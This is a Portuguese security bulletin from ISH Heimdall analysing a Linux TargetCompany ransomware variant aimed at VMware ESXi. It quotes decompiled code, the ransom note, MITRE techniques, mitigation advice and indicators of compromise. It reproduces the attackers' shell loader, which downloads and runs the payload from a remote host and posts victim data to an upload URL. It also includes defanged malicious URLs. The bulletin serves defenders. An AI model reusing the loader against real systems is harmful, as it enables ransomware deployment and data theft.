BOLETIM DE SEGURANÇA

Ransomware TargetCompany para Linux foca no VMware ESXi

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Pesquisadores da Trend Micro identificaram uma nova variante do ransomware TargetCompany para Linux, projetada especificamente para atacar ambientes VMware ESXi. Esta variante utiliza um script de shell personalizado para distribuir e executar suas cargas úteis.

2 DETALHES SOBRE A AMEAÇA

O ransomware TargetCompany, identificado pela primeira vez em junho de 2021 e monitorado pela Trend Micro sob o nome “Water Gatpanapun”, possui um site de vazamento chamado “Mallox”. Notou-se que a atividade deste grupo tem sido mais intensa em países como Taiwan, Índia, Tailândia e Coreia do Sul neste ano. A TargetCompany tem aprimorado suas estratégias desde sua descoberta para burlar as medidas de segurança adotadas pelas empresas. Uma dessas estratégias envolve o uso de um script PowerShell para contornar a Antimalware Scan Interface (AMSI) e a exploração de obfuscadores totalmente indetectáveis (FUD).




Figura 1 – Cadeia de infecção do TargetCompany.

A técnica empregada pela variante Linux da ameaça é inédita em suas versões anteriores, sinalizando que o grupo por trás do ator está constantemente aprimorando suas estratégias para tornar seus ataques futuros mais sofisticados. A recente descoberta desta variante Linux está em consonância com a tendência atual de grupos de ransomware ampliarem seus ataques para sistemas Linux críticos, expandindo assim o espectro potencial de vítimas.

Esta variante mais recente confere se o executável está rodando com privilégios de administrador. Se não estiver, ela interrompe sua rotina maléfica. Isso implica que um dispositivo vulnerável ou já comprometido foi explorado efetivamente para adquirir privilégios de administrador e assim executar a carga útil do ransomware.

```
bool sub_40F350()
{
  return getuid() == 0;
}

if ( !sub_40F350() )
{
  v38 = 1;
  fwrite("Run as admin.\n", 1uLL, 0xEuLL, stderr);
  return v38;
}
```

Figura 2 – Verificando se é executado como root.

Depois de ser executado, ele cria um arquivo de texto denominado TargetInfo.txt, que armazena dados da vítima. As informações contidas em TargetInfo.txt são enviadas para um servidor de comando e controle (C&C), hxxp://91 [BLOCKED], sob o nome de arquivo ap.php. Este padrão de comportamento é análogo ao observado na variante do ransomware para Windows.




Figura 3 – Arquivo "TargetInfo.txt" sendo descartado.

```
mw_some_string_process4(&v18, "http://91.[redacted]ap.php", "");
sub_40E1A0(ptr, v18);
for ( i = mw_memchr(&v15, 32LL, 0LL); i != -1LL; i = mw_memchr(&v15, 32LL, i) )
{
  if ( i > v16 )
    sub_4F92C0("%s: __pos (which is %zu) > this->size() (which is %zu)", "basic_str
  sub_5299D0(&v15, i, v16 != i, byte_55F030, 3uLL);
}
(*(*ptr[0] + 32LL))(ptr[0], &v15);
if ( !(*(*ptr[0] + 24LL))(ptr[0]) )
  sub_40E560(1LL, "Cant send target info data to the server")
```

Figura 4 – Desmontagem da exfiltração de dados para um servidor C&C.

Os agentes de ameaças associados à TargetCompany expandiram seus objetivos para abranger servidores de virtualização, visando provocar danos maiores e interrupções no funcionamento. Eles incorporaram a habilidade de identificar se o sistema está operando em um ambiente VMWare ESXi, uma plataforma frequentemente empregada para suportar infraestrutura virtual crítica em empresas. A codificação de servidores ESXi vitais pode potencializar a chance de resgates bem-sucedidos.

O binário executa uma verificação por meio do comando “uname” para confirmar se o sistema está sendo executado em um ambiente VMWare ESXi.

```
  sub_409140(&obj, "vmkernel");
  sub_4B4EF0(&byte_5E6D80);
  __cxa_atexit(sub_529010, &obj, &unk_5E65A8);
}
if ( uname(&buf) != -1 )
{
  sub_409140(s2, &buf);
  v22 = s2[0];
  v23 = s2[0] + s2[1];
  if ( s2[0] != s2[0] + s2[1] )
  {
    do
    {
      v24 = *v22++;
      *(v22 - 1) = tolower(v24);
    }
    while ( v23 != v22 );
  }
  if ( sub_52A730(s2, obj, 0LL, n) != -1 )
  {
    v25 = s2[0];
LABEL_48:
    if ( v25 != &v74 )
      j__free_3(v25);
    v85 = 1;
    puts("VM mode...");
    goto LABEL_56;
```

Figura 5 – Verificando se está sendo executado no ambiente ESXi.

Caso o nome do sistema seja “vmkernel”, isso sinaliza que a máquina está operando no hipervisor ESXi da VMware. Nesse cenário, o binário ativa o “VM mode...” com o objetivo de codificar arquivos que possuem as extensões "vmdk, vmem, vswp, vmsn, vmx, nvram".

Depois de executar o processo de criptografia, essa variante adiciona a extensão “.locked” aos arquivos codificados e deixa uma nota de resgate intitulada HOW TO DECRYPT.txt (Figura 7). Isso se distingue da extensão comum e do nome do arquivo da nota de resgate usados na sua versão para Windows (Figura 8).






Figura 6 – Extensão “. locked” anexada em arquivos criptografados.



```
Hello


Your data has been stolen and encrypted
We will delete the stolen data and help with the recovery of encrypted files after payment has been made

Do not try to change or restore files yourself, this will break them
We provide free decryption for any 3 files up to 3MB in size on our website

How to contact with us:
1) Download and install TOR browser by this link: https://www.torproject.org/download/
2) If TOR blocked in your country and you can't access to the link then use any VPN software
3) Run TOR browser and open the site:

4) Copy your private ID in the input field. Your Private key:
5) You will see chat, payment information and we can make free test decryption here

Our blog of leaked companies:


If you are unable to contact us through the site, then you can email us:
Waiting for a response via mail can be several days. Do not use it if you have not tried contacting through the site.
```

Figura 7 – Nota de resgate.


Após uma investigação detalhada, foi revelado que um script de shell foi empregado para baixar e executar a carga útil do ransomware a partir de um URL específico. O script de shell customizado pelos agentes de ameaça para executar essa variante específica da TargetCompany, inicialmente verifica a presença do arquivo TargetInfo.txt e encerra se o arquivo for detectado.



```
downloadURL="http://111.[redacted]x"
uploadURL="http://111.[redacted]post.php"

if [ -f "TargetInfo.txt"]; then
    exit 1;
fi

if wget -q $downloadURL -O x || curl -fssL $downloadURL -o x; then
    chmod +x x
    nohup ./x &
    while :
    do
        if [ -f "TargetInfo.txt" ]; then
            TargetInfo=`cat TargetInfo.txt`
            wget -q0- --post-data="content=$TargetInfo" $uploadURL || curl -d "content=$TargetInfo" -X POST $uploadURL
            break;
        fi
    done
fi
rm -f x
```

Figura 8 – Shell script realizando entrega e execução de carga útil.

O script procura baixar a carga útil da TargetCompany do URL de download utilizando “wget” ou “curl”, dependendo de qual comando for bem-sucedido. A carga útil é então tornada executável com o comando “chmod +xx” e é executada em segundo plano usando “nohup ./x”.



```
if wget -q $downloadURL -O x || curl -fssL $downloadURL -o x; then
    chmod +x x
    nohup ./x &
```

Figura 9 – Snippet de código para baixar e executar TargetCompany.

O script de shell customizado também tem a capacidade de exfiltrar dados para um servidor distinto. Assim que a carga útil do ransomware executa sua rotina maliciosa, o script lê o conteúdo do arquivo de texto descartado TargetInfo.txt e o carrega para outro URL usando “wget” ou “curl”.

```
while :
do
    if [ -f "TargetInfo.txt" ]; then
        TargetInfo=`cat TargetInfo.txt`
        wget -q0- --post-data="content=$TargetInfo" $uploadURL || curl -d "content=$TargetInfo" -X POST $uploadURL
        break;
    fi
done
```

Figura 10 – Trecho de código de exfiltração de dados para um servidor C&C.

Esta variante exfiltra as informações das vítimas para dois servidores distintos. É possível que a implementação desta técnica seja parte da estratégia dos atores de ameaças para aumentar a redundância e ter um backup caso um servidor fique offline ou seja comprometido. Depois que o ransomware executa sua rotina, o script remove a carga útil usando o comando “rm -fx”. Embora essa técnica seja bastante comum, ainda representa um desafio significativo para os defensores. Os profissionais de segurança terão poucos artefatos para trabalhar durante a investigação e resposta a incidentes, tornando mais difícil entender o impacto total do ataque.

3 MITRE ATT&CK - TTPs

Tática	Técnica	Detalhes
Defense Evasion	T1070.004	Consiste em técnicas que os adversários usam para evitar a detecção durante todo o seu comprometimento.
Discovery	T1082	Consiste em técnicas que um adversário pode usar para obter conhecimento sobre o sistema e a rede interna.
Execution	T1059.004	Consiste em técnicas que resultam na execução de código controlado pelo adversário em um sistema local ou remoto.
Command and Control	T1105	Consiste em técnicas que os adversários podem usar para se comunicar com sistemas sob seu controle dentro de uma rede vítima.
Exfiltration	T1408 T1041	Consiste em técnicas que os adversários podem usar para roubar dados da sua rede.
Impact	T1486	Consiste em técnicas que os adversários usam para interromper a disponibilidade ou comprometer a integridade, manipulando processos comerciais e operacionais.

Tabela 1 – Tabela MITRE ATT&CK.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualização de software

- Mantenha todos os seus softwares, incluindo os sistemas operacionais, atualizados.

Autenticação multifator (MFA)

- Utilize a autenticação de dois fatores para adicionar uma camada extra de segurança.

Segurança de e-mail interno

- Mantenha o e-mail interno seguro para evitar ataques de phishing.

Segurança de endpoints

- Implemente a segurança de endpoints para proteger os dispositivos que acessam a rede da empresa.

Backup de arquivos e dados

- Faça backups regulares dos seus dados e mantenha pelo menos um backup completo offline.

Modelo zero trust

- Use um modelo Zero Trust, que não confia em nada dentro ou fora da rede sem verificação.

Criptografia de informações

- Registre as informações de forma criptografada.

Evite softwares genéricos

- Não utilize softwares genéricos, pois eles podem ser mais vulneráveis a ataques.

Solução de segurança de qualidade

- Tenha uma solução de segurança de qualidade instalada e evite recorrer às proteções gratuitas.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	121f43dfb68b710165ec47b2e102b50c
sha1:	dffa99b9fe6e7d3e19afba38c9f7ec739581f656
sha256:	8eb32de1ec33ffaf2add6719d3bbc2576bc468086252c12efd8b5dcc5e44699f
File name:	8eb32de1ec33ffaf2add6719d3bbc2576bc468086252c12efd8b5dcc5e44699f

Indicadores de compromisso do artefato	
md5:	196c404315d97f768c9ee65f580f630d
sha1:	2b82b463dab61cd3d7765492d7b4a529b4618e57
sha256:	849bfd76b764bb7bbed139889daed88260652f654c5db9f1b1e5ac5f84cf5274
File name:	x.sh

Indicadores de compromisso do artefato	
md5:	09b17832fc76dcc50a4bf20bd1343bb8
sha1:	9779aa8eb4c6f9eb809ebf4646867b0ed38c97e1
sha256:	7c10256d9358d4cadb96b8160651172b6ac9a4bf898868823f7c76bf33cb823e
File name:	sql.exe.bin

Indicadores de compromisso do artefato	
md5:	66946f4914dff619a1c4bae465d35fa0
sha1:	3642996044cd85381b19f28a9ab6763e2bab653c
sha256:	7f23383db868ce94c91cc1b6041f6b997fb604d77b2959bb4945632eaf4ee05a
File name:	2024-03-07_66946f4914dff619a1c4bae465d35fa0_gazer_ryuk

Indicadores de compromisso do artefato	
md5:	ab15275c4829c1e0377a79a47d289a0a
sha1:	4cdee339e038f5fc32dde8432dc3630afd4df8a2
sha256:	d736a71e6070e6f25ffe9507794544d841facc2e8a87f38a8280785332990553
File name:	sql.exe

Indicadores de compromisso do artefato	
md5:	a57ea2a7451b3a071617031c19bebcf5
sha1:	0f6bea3ff11bb56c2daf4c5f5c5b2f1afd3d5098
sha256:	1c8b6d5b79d7d909b7ee22cccf8f71c1bd8182eedfb9960c94776620e4543d13
File name:	1c8b6d5b79d7d909b7ee22cccf8f71c1bd8182eedfb9960c94776620e4543d13

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxp://111.10.231[.]151:8168/general/vmeet/upload/temp/x.sh hxxp://111.10.231[.]151:8168/general/vmeet/upload/temp/x hxxp://111.10.231[.]151:8168/general/vmeet/upload/temp/post.php

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Trendmicro**
- **Bleepingcomputer**

7 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH